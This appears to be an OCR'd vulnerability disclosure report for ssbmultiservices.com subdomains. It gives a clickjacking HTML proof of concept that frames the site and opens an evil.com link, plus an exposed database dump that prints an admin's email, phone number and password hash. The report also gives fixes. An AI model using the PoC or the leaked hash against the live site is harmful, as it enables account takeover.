Website name


https://baacusa.ssbmultiservices.com

1. Vulnerability name: Clickjacking: X-Frame-Options header

Vulnerable URL: https://baacusa.ssbmultiservices.com

CVSS: Base Score: 5.8

POC:



HTML File:

```
iframe{
width: 100%;
height: 600px;
border: none;
```

```
}
</style>

<title>Clickjacking PoC</title>
</head>
<body >
<a onmouseover="window.open('http://evil.com')" style="z-index:1;left:900px;position:relative;top:150px;font-size: 30px;text-transform: capitalize;color:red;text-decoration:none;font-style: normal;">clickjacking</a>
<iframe sandbox="allow-modals allow-popups allow-forms allow-same-origin allow-scripts"
style="opacity:1" src=" https://ecom.ssbmultiservices.com/">
</ifram>
</body>
</html>
```

This code save with html file and run this

The impact of this vulnerability:

The impact depends on the affected web application.

How to fix this vulnerability:

Configure your web server to include an X-Frame-Options header and a CSP header with frame-ancestors directive. Consult Web references for more information about the possible values for this header.

Recommendation

Configure your web server to include an X-Frame-Options header and a CSP header with frame-ancestors

directive. Consult Web references for more information about the possible values for this header.

2.Vulnerability name: Sensitive Information Disclosure

Severity:high

Vulnerable URL : https://ecom.ssbmultiservices.com/installer/database.sql

POC:

```
INSERT INTO `admins` (`id`, `name`, `email`, `phone`, `photo`, `role_id`, `password`, `email_token`, `created_at`, `updated_at`) VALUES
(1, 'Admin', 'admin@gmail.com', '01629552892', '1631023655pexels-moose-photos-1036627.jpg', 0,
'$2y$10$6NIlpjkeVmn8wAfiMfBw9.d.1NkH0UuP8RF8mF330jjw4Ypc.o7nC', NULL, '2018-02-28 23:27:08', '2021-09-22 03:17:03');
```

Impact:

These file(s) may disclose sensitive information. This information can be used to launch further attacks

Recommendation:

Sensitive files such as database backups should never be stored in a directory that is accessible to the web server. As a workaround, you could restrict access to these file(s).